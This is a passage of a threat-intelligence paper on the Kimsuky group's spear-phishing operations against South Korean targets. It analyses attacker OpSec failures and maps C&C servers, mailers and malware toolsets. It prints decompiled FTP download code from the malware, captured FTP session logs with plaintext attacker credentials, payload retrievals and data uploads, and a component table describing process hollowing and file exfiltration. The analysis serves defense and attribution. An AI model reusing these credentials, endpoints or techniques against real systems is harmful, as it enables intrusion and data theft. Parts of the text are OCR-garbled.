  if ( FtpSetCurrentDirectoryA(v15, "log") )
   {
    if ( FtpGetFileA(v16, lpszRemoteFile, lpszNewFile, 0, 0, 0x80000002, 0) )
    ł
      v20 = 1;
      FtpDeleteFileA(v16, lpszRemoteFile);
    }
220 FTP Server ready.
USER u428325809
331 Password required for u428325809
PASS victory123!@#
230 User u428325809 logged in
CWD log
250 CWD command successful
TYPE I
                                                                Figure 22: The account (u428325809) and
200 Type set to I
PASV
227 Entering Passive Mode (185,224,137,164,140,72).
SIZE 7cd9e0e6_IEUpdate64
550 7cd9e0e6_IEUpdate64: No such file or directory
RETR 7cd9e0e6_IEUpdate64
550 7cd9e0e6_IEUpdate64: No such file or directory
```

password (#) used for FTP communication are exposed in plain text.

The same (or similar) FTP account information was identified in the other malware found after this malware (2019-04-03).

MD5:

220 FTP Server ready. USER u487458083.oeks39402.890m.com 331 Password required for u487458083.oeks39402.890m.com PASS rhdwm111 230 User u487458083.oeks39402.890m.com logged in CWD InstF 250 CWD command successful TYPE I 200 Type set to I PASV 227 Entering Passive Mode (153,92,6,159,140,4). SIZE ChromInst 550 ChromInst: No such file or directory RETR ChromInst 550 ChromInst: No such file or directory

f38a8ba888c5732236a5e0653826a267

220 FTP Server ready. USER u487458083.vkcxvkweo.96.lt <u>331 Password</u> required for u487458083.vkcxvkweo.96.lt <u>PASS rhdwn111</u> 230 User u487458083.vkcxvkweo.96.lt logged in CWD Ftake 250 CWD command successful TYPE I 200 Type set to I PASV 227 Entering Passive Mode (153,92,6,159,138,203). STOR retry 150 Opening BINARY mode data connection for retry 226 Transfer complete

MD5: 0b65e3f7a40261232dd93f472933fb72

Figure 23: The same or similar FTP account information was used.

C&C	Date	Login ID	Password	Details
user-daum-center[.]pe.hu	@2019/04/03	u859027282	#	Same password (1)
user-protect-center[.]pe.hu	@2019/04/09	u428325809	#	Same password (1)
nid-protect-team[.]pe.hu	@2019/04/17	u621356999	#	Same password (1)
oeks39402[.]890m.com	@2019/05/15	u487458083	rhdwn111	Same password (2) same UID
nid-management- team[.]890m.com	@2019/05/16	u142759695	#	Same password (1)
naiei-aldiel[.]16mb.com	@2019/05/27	u487458083	#	Similar password (1) same UID

vkcxvkweo[.]96.lt	@2019/06/07	u487458083	rhdwn111	Same password (2) same UID
-------------------	-------------	------------	----------	----------------------------

Table 8: Leaked FTP authentication information.

The FTP account information used in the malware can expose the C&C server to attacks. The string 'victory' used in the password has also been found in the b374k webshell used by the Kimsuky group.

🗢 🔍 😻 b374k 2.8	× +	
← → C (① 주의 요합	image/config.php	Q 🕁
	👹 b374k 2.8	Go !
		Jayalah Indonesiaku ©20

Figure 24: The b374k webshell.

OpSec failure case 3: File download vulnerability

Name	No.	Туре	Details		
Mailer (shape)	1	Mailer	Mailer (just shape)		
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment of malware 2) Link to phishing page for account		
Malicious HWP	6	Dropper, spear phishing	Malicious HWP documents		
Script	8	Downloader, logging	Downloads additional malware and logs (e.g. *.vbs, *.wsf, *.jse, *.ps1)		
Infostealer	9	C&C, DLL, FTP	Steals information from infected target and downloads additional malware (in some cases using FTP)		

Table 9: Related toolsets.

We captured the situation where the mailer and attachments used the same C&C server (member-authorize[.]com) when the Kimsuky group also sent attachments with spear-phishing emails.



일반 첨부파일 1개 (15KB)

业 → 20190312 일본 관련 일일동향(완).hwp♥25KB)

동북아 1과 이경주 연구원입니다. 자료 송부드리니 업무 참고바랍니다^^ http://member-authorize.com/security/ downloads/download.php? fileName=20190312%20%EC%9D%BC%EB%B3 %B8%20%EA%B4%80%EB%A0%A8%20%EC%9 D%BC%EC%9D%BC%EB%8F%99%ED%96%A5(%EC%99%84).hwp

Figure 25: The mailer and attachments used the same C&C server (member-authorize[.]com).

The C&C server had directory listings enabled, and there was a file download vulnerability in download.php, the file used to downloaded the .hwp attachment.

← → C ① 주의 요함 | member-authorize.com/security/downloads/

Index of /security/downloads

Figure 26: Index of the /security/downloads directory

- <u>Parent Directory</u>
- 20190312 일본 관련 일일동향(완).hwp
- download.php 20190312_Japan-related daily trends(FN).hwp

on the C&C server.

Name	No.	Туре	MD5	Details
1234.eml	0	EML	b90ed8fe3160ce49d69d000b1005c0c5	Spear-phishing email
20190312_Japanrelated daily trends(FN).hwp	1	HWP	abafa0cbfbe18afe6dd635d14e7d03d3	Malicious Hangul documents (malicious postscript)
Powershell	2	Script	6d73e394762022f3cc426b0a37c4e694	GET ddlove[.]kr/bbs/data/1
1.wsf	3	Script	e3dcfd19a6054f7b436b09e8ea9f37a5	(a) Set var (b) Check Extract Util – WinRAR / ALZip (c) Check response (d) Save file & extract (e) or Save file & decode (f) Execute file
Romanic.fm	4	Encoded PE	9d453684e78ae95b0833c16ef8df6c4f	Base64 encoding
Romanic.ft	4	RAR	da2eefeb7ff5a13c0d890d4ccc0e35e1	Extract P/W: 201811

Freedom.dll	5	PE	05075cb9a05d0cce7263842c43f5cf8b	Export name: GrapHouse Check Env (32/64) 64bit : /bbs/data/font/exts.fmt Process Hollowing (explorer.exe) - [SND]: /register.php? WORD=com_XXXXXX&NOTE=- [GET]: /bbs/data/ariaK[T]_XXXXXXX - [DEL]: /join.php?file=		
ariaK_XXXXXXXX	6	Encoded PE	e8d9d604615bd85862dce00bd8121b92	XOR TABLE encoding		
OnlyFileList.dll	7	PE	cd5bee99bcae12da1d92cd252f30bd86	Export name: GrapHouse FileUpload(AllList_[MAC Address]_YYMMDD_HHMMSS) to C&C server		

Table 10: Malware.

The attacker has built a mailer in the path of the name of each phishing target.

← → C ① 주의 요함 | member-authorize.com/security/mailer/

Index of /security/mailer

Parent Directory

Figure 27: Phishing targets include Daum, KINU and

- daum/ DAUM: Major portal website in korea
- kinu/ KINU: Korea Institue for National Unification
- <u>naver/</u> NAVER: Major portal website in korea
- org/

Naver.

The mailer was found on the C&C server just as in the first OpSec failure case.




Figure 28: Mailer found on the C&C server.

Relationships analysis

In the process of tracking the Kimsuky group attack, we analysed the relationships of a large quantity of data, and investigated C&C servers located in South Korea through an investigation agency. Figure 29 show the associations that were found between the toolsets and C&C servers classified in our research.

Domain	Mailer	Beaconer	Pisher	Logger	Malicious HWP	Camouflaged HWP	Script	Info Stealer	Related C&C
gyjmc[.]com			<u>×</u>					X	daum-setting[.]hol.es member-authorize[.]com snu-mail-ac-kr[.]esy.es uefa2018[.]000webhostapp.com
member- authorize[.]com		<u>~</u>	~					<u>~</u>	ddlove[.]kr gyjmc[.]com mail-kinu.hol[.]es webrnail-kinu[.]hol.es
ddlove[.]kr								~	member-authorize[.]com military[.]co.kr
military[.]co.kr								~	ddlove[.]kr support-seourity[.]esy.es
support- seourity[.]esy.es								~	military[.]co.kr
primary-help[.]esy.es	\sim						$\mathbf{\nabla}$	~	nid-mail[.]pe.hu
nid-mail[,]pe.hu								~	primary-help[.]esy.es
user-protect- center[,]pe.hu							V		nid-management-team[.]890m.com nid-protect-team[.]pe.hu user-daum-center[.]pe.hu
nid-protect- team[.]pe.hu			V						nid-management-team[.]890m.com user-daum-center[.]pe.hu user-protect-center[.]pe.hu

oeks39402[,]890m.com					\sim	naiei-aldiel[.]16mb.com vkcxvkweo[.]96.lt
nid-management- team[,]890m.com						nid-protect-team[.]pe.hu user-daum-center[.]pe.hu user-protect-center[.]pe.hu
<u>naiei-</u> aldiel[.]16mb.com					~	daum-account-login[.]esy.es oeks39402[.]890m.com vkcxvkweo[.]96.lt
vkcxvkweo[.]96.lt					~	naiei-aldiel[.]16mb.com oeks39402[.]890m.com
<u>user-daum-</u> <u>center[.]pe.hu</u>	M	M	M			member-daum-regist[.]hol.es member-view-center[.]esy.es nid-management-team[.]890m.com nid-protect-team[.]pe.hu sariwon[.]co.kr user-manage-center[.]hol.es user-protect-center[.]pe.hu
sariwon[.]co.kr					V	accounting-microsofft[.]epizy.com csdaum-help[.]esy.es daum-account-login[.]esy.es daum-account-signin[.]pe.hu daum-login-protect[.]hol.es daum-setting[.]hol.es daumogin[.]esy.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es mail-naver-protect[.]hol.es master-daum-help[.]esy.es naver-password[.]esy.es naver-relogin-security[.]96.lt naver-security-mail[.]96.lt naverkorea[.]esy.es naverkor

Figure 29: Relationships between C&C servers and toolsets.

Some of the results of analysing the relationships between toolsets and C&C servers used by the Kimsuky group in spear-phishing attacks are as follows.

- gyjmc[.]com (KR) \rightarrow member-authorize[.]com (HOSTINGER) \rightarrow
- ddlovke[.]kr (KR) → military[.]co.kr (KR) ← support-seourity[.]esy.es(HOSTINGER)

Figure 30 shows a graphical representation of the relationships.




Figure 30: Graphical representation of the Kimsuky relationships.

Through its reuse of resources, we were able to track the attack performed by the Kimsuky group.

Conclusion

Due to the particular circumstances of South Korea, the Kimsuky group continuously conducts malicious acts by abusing (or camouflaging) documents created in *Hangul* and phishing for email account credentials in order to hijack accounts. Similar attacks have continued.

However, in the process of tracking the Kimsuky group, we have obtained various pieces of important information through cases of OpSec failure on the part of the attackers.

The information obtained in this way can be used to infer to what extent the next attack will proceed, and, if such a new spear-phishing attack occurs, the appropriate proactive response can be taken by analysing correlations with various indicators found in previous attacks.

We will continue to strive to prevent the future spread of spear-phishing attacks by the Kimsuky group, and we hope that this paper will help in responding to threats in many areas including domestic.

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[11] Hybrid-Analysis (8332be776617364c16868c1ad6b4efe7).

https://www.hybridanalysis.com/sample/5f2ac8672e19310bd532c47d209272bd75075696dea6ffcc47d1d37f18aff141? environmentId=110.

[12] OUI Lookup. https://ip.rst.im/oui/C48508.

[13] VirusTotal (f7d2780bc7bb24d7525012a566a37c5baeeba79e0d199120c9f3ccaf5ae3448c). https://www.virustotal.com/gui/file/f7d2780bc7bb24d7525012a566a37c5baeeba79e0d199120c9f3ccaf5ae3448c/d.

[14] Twitter @anyrun. https://twitter.com/anyrun_app/status/1115513990711521280.

[15] Anyrun. https://app.any.run/tasks/680af12b-e8c3.



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